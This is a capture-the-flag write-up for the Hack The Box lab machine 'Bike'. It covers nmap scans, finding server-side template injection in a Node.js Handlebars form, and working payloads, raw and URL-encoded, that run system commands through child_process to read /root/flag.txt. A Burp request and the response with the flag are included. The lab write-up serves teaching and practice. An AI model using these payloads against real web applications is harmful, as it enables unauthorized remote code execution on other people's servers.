Bike

Methodology

Step By Step

-Ran enumeration and found 22 and 80 port open

-Had to run an aggressive scan to pop the webserver version

-The website uses Node.js and Express as its framework

-The website is vulnerable to service side template injection

-Running a little Server Side Template Injection (SSTI) payload gave us a error

-Parsing through the error we can find the directory to find the template

-We find that ‘handlebars’ is the template

-Use burpsuite to intercept the request with the payload then send to repeater

-Grab the payload script from Hacktricks

-Encode it as a URL using Burpsuite

-Inputting the encoded URL in the ‘email=’ field and sent it back gave us a ‘require is not defined’, gotta find a different payload

-Calling the object ‘process’ and using the methods to print out commands we were able to find the flag.txt and then cat /root/flag.txt

Walkthrough

Step By Step

Enumeration

nmap -sC -sV -p- -T5 10.129.79.195 -v

```
┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB]
└─$ nmap -sC -sV -p- -T5 10.129.79.195 -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-26 23:09 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:09
Completed NSE at 23:09, 0.00s elapsed
Initiating NSE at 23:09
Completed NSE at 23:09, 0.00s elapsed
Initiating NSE at 23:09
Completed NSE at 23:09, 0.00s elapsed
Initiating Ping Scan at 23:09
Scanning 10.129.79.195 [2 ports]
Completed Ping Scan at 23:09, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:09
Completed Parallel DNS resolution of 1 host. at 23:09, 0.01s elapsed
Initiating Connect Scan at 23:09
Scanning 10.129.79.195 [65535 ports]
Discovered open port 22/tcp on 10.129.79.195
Discovered open port 80/tcp on 10.129.79.195
Completed Connect Scan at 23:09, 11.41s elapsed (65535 total ports)
Initiating Service scan at 23:09
Scanning 2 services on 10.129.79.195
Completed Service scan at 23:09, 5.16s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.79.195.
Initiating NSE at 23:09
Completed NSE at 23:10, 5.04s elapsed
Initiating NSE at 23:10
Completed NSE at 23:10, 0.08s elapsed
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
Nmap scan report for 10.129.79.195
Host is up (0.015s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  tcpwrapped
|_http-title:  Bike
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.14 seconds
```

nmap -A -p 80 {IP} -v

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Node.js (Express middleware)
|_http-title:  Bike
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

Website

Inputting the payload ‘{{7*7}}’

```
Error: Parse error on line 1:
{{7*7}}?
--^
Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'
    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)
    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)
    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)
    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)
    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)
    at router.post (/root/Backend/routes/handlers.js:14:16)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
```

Hacktricks payload: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

URL Encoded:

%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67%7c%7d%7d%0a%7b%7b%23%77%69%74%68%20%22%65%22%7d%7d%0a%7b%7b%23%77%69%74%68%20%73%70%6c%69%74%20%61%73%20%7c%63%6f%6e%73%6c%69%73%74%7c%7d%7d%0a%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%7b%7b%74%68%69%73%2e%70%75%73%68%20%28%6c%6f%6f%6b%75%70%20%73%74%72%69%6e%67%2e%73%75%62%20%22%63%6f%6e%73%74%72%75%63%74%6f%72%22%29%7d%7d%0a%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%7b%7b%23%77%69%74%68%20%73%74%72%69%6e%67%2e%73%70%6c%69%74%20%61%73%20%7c%63%6f%64%65%6c%69%73%74%7c%7d%7d%0a%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%7b%7b%74%68%69%73%2e%70%75%73%68%20%22%72%65%74%75%72%6e%20%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63%65%73%73%27%29%2e%65%78%65%63%28%27%77%68%6f%61%6d%69%27%29%3b%22%7d%7d%0a%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%7b%7b%23%65%61%63%68%20%63%6f%6e%73%6c%69%73%74%7d%7d%0a%7b%7b%23%77%69%74%68%20%28%73%74%72%69%6e%67%2e%73%75%62%2e%61%70%70%6c%79%20%30%20%63%6f%64%65%6c%69%73%74%29%7d%7d%0a%7b%7b%74%68%69%73%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%65%61%63%68%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d

Updated payload to take in account globals and require not being in the module

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return process;"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```


URL Encoding

```
%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74
%72%69%6e%67%7c%7d%7d%0a%7b%7b%23%77%69%74%68%20%22%65
%22%7d%7d%0a%7b%7b%23%77%69%74%68%20%73%70%6c%69%74%20
%61%73%20%7c%63%6f%6e%73%6c%69%73%74%7c%7d%7d%0a%7b%7b
%74%68%69%73%2e%70%6f%70%7d%7d%0a%7b%7b%74%68%69%73%2e
%70%75%73%68%20%28%6c%6f%6f%6b%75%70%20%73%74%72%69%6e
%67%2e%73%75%62%20%22%63%6f%6e%73%74%72%75%63%74%6f%72
%22%29%7d%7d%0a%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a
%7b%7b%23%77%69%74%68%20%73%74%72%69%6e%67%2e%73%70%6c
%69%74%20%61%73%20%7c%63%6f%64%65%6c%69%73%74%7c%7d%7d
%0a%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%7b%7b%74%68
%69%73%2e%70%75%73%68%20%22%72%65%74%75%72%6e%20%70%72
%6f%63%65%73%73%3b%22%7d%7d%0a%7b%7b%74%68%69%73%2e%70
```

%6f%70%7d%7d%0a%7b%7b%23%65%61%63%68%20%63%6f%6e%73%6c
%69%73%74%7d%7d%0a%7b%7b%23%77%69%74%68%20%28%73%74%72
%69%6e%67%2e%73%75%62%2e%61%70%70%6c%79%20%30%20%63%6f
%64%65%6c%69%73%74%29%7d%7d%0a%7b%7b%74%68%69%73%7d%7d
%0a%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%65%61%63%68
%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%77%69
%74%68%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f
%77%69%74%68%7d%7d

URL Encoding of correct payload

%7B%7B%23%77%69%74%68%20%22%73%22%20%61%73%20%7C%73%7
4%72%69%6E%67%7C%7D%7D%0A%20%20%7B%7B%23%77%69%74%68%
20%22%65%22%7D%7D%0A%20%20%20%20%7B%7B%23%77%69%74%68
%20%73%70%6C%69%74%20%61%73%20%7C%63%6F%6E%73%6C%69%7
3%74%7C%7D%7D%0A%20%20%20%20%20%20%7B%7B%74%68%69%73%
2E%70%6F%70%7D%7D%0A%20%20%20%20%20%20%7B%7B%74%68%69
%73%2E%70%75%73%68%20%28%6C%6F%6F%6B%75%70%20%73%74%72
%69%6E%67%2E%73%75%62%20%22%63%6F%6E%73%74%72%75%63%74
%6F%72%22%29%7D%7D%0A%20%20%20%20%20%20%7B%7B%74%68%6
9%73%2E%70%6F%70%7D%7D%0A%20%20%20%20%20%20%7B%7B%23%
77%69%74%68%20%73%74%72%69%6E%67%2E%73%70%6C%69%74%20%
61%73%20%7C%63%6F%64%65%6C%69%73%74%7C%7D%7D%0A%20%20
%20%20%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%6F%70%7D%7
D%0A%20%20%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%
75%73%68%20%22%72%65%74%75%72%6E%20%70%72%6F%63%65%73%
73%2E%6D%61%69%6E%4D%6F%64%75%6C%65%2E%72%65%71%75%69
%72%65%28%27%63%68%69%6C%64%5F%70%72%6F%63%65%73%73%27
%29%2E%65%78%65%63%53%79%6E%63%28%27%63%61%74%20%2F%72
%6F%6F%74%2F%66%6C%61%67%2E%74%78%74%27%29%3B%22%7D%7
D%0A%20%20%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%
6F%70%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B%23%65%61
%63%68%20%63%6F%6E%73%6C%69%73%74%7D%7D%0A%20%20%20%2
0%20%20%20%20%20%20%20%7B%7B%23%77%69%74%68%20%28%73%74%
72%69%6E%67%2E%73%75%62%2E%61%70%70%6C%79%20%30%20%63%
6F%64%65%6C%69%73%74%29%7D%7D%0A%20%20%20%20%20%20%20
%20%20%20%20%20%7B%7B%74%68%69%73%7D%7D%0A%20%20%20%2
0%20%20%20%20%20%20%7B%7B%2F%77%69%74%68%7D%7D%0A%20%
20%20%20%20%20%20%20%7B%7B%2F%65%61%63%68%7D%7D%0A%20
%20%20%20%20%20%7B%7B%2F%77%69%74%68%7D%7D%0A%20%20%2
0%20%7B%7B%2F%77%69%74%68%7D%7D%0A%20%20%7B%7B%2F%77%
69%74%68%7D%7D%0A%7B%7B%2F%77%69%74%68%7D%7D&


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help Hackvertor
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User opti
1 ×
Send Cancel
Targe
Request
Pretty Raw Hex Hackvertor
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1661
Origin: http://10.129.49.210
Connection: close
Referer: http://10.129.49.210/
Upgrade-Insecure-Requests: 1
email=
%7B%7B%23%77%69%74%68%20%22%73%22%20%61%73%20%7C%73%74%72%69%6E%67%7C%7D%7D%0A%20%20%7B%7B%23%77%69%74%68%20%22%65%22%7D%7D%0A%20%20%20%20%7B%7B%23%77%69%74%68%20%73%70%6C%69%74%20%61%73%20%7C%63%6F%6E%73%6C%69%73%74%7C%7D%7D%0A%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%6F%70%7D%7D%0A%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%75%73%68%20%28%6C%6F%6F%6B%75%70%20%73%74%72%69%6E%67%2E%73%75%62%20%22%63%6F%6E%73%74%72%75%63%74%6F%72%22%29%7D%7D%0A%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%6F%70%7D%7D%0A%20%20%20%20%20%20%7B%7B%23%77%69%74%68%20%73%74%72%69%6E%67%2E%73%70%6C%69%74%20%61%73%20%7C%63%6F%64%65%6C%69%73%74%7C%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%6F%70%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%75%73%68%20%22%72%65%74%75%72%6E%20%70%72%6F%63%65%73%73%2E%6D%61%69%6E%4D%6F%64%75%6C%65%2E%72%65%71%75%69%72%65%28%27%63%68%69%6C%64%5F%70%72%6F%63%65%73%73%27%29%2E%65%78%65%63%53%79%6E%63%28%27%63%61%74%20%2F%72%6F%6F%74%2F%66%6C%61%67%2E%74%78%74%27%29%3B%22%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B%74%68%69%73%2E%70%6F%70%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B%23%65%61%63%68%20%63%6F%6E%73%6C%69%73%74%7D%7D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7B%23%77%69%74%68%20%28%73%74%72%69%6E%67%2E%73%75%62%2E%61%70%70%6C%79%20%30%20%63%6F%64%65%6C%69%73%74%29%7D%7D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7B%74%68%69%73%7D%7D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7B%2F%77%69%74%68%7D%7D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7B%2F%65%61%63%68%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B%2F%77%69%74%68%7D%7D%0A%20%20%20%20%20%20%7B%7B%2F%77%69%74%68%7D%7D%0A%20%20%20%20%7B%7B%2F%77%69%74%68%7D%7D%0A%7B%7B%2F%77%69%74%68%7D%7D&action=Submit
Search... 0 matches
Response
Pretty Raw Hex Render Hackvertor

<h3>
We can let you know once we are up and running.
</h3>

<form id="form" method="POST" action="/">
<input name="email" placeholder="E-mail">
</input>
<button type="submit" class="button-54" name="action" value="Submit">
Submit
</button>
</form>

We will contact you at: e
2
[object Object]
function Function() { [native code] }
2
[object Object]
6b258d726d287462d60c103d0142a81c

<script src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js">
</script>
<script src="js/typed.min.js">
</script>
<script src="js/main.js">
</script>
</body>
</html>
Search... 0 matches
Done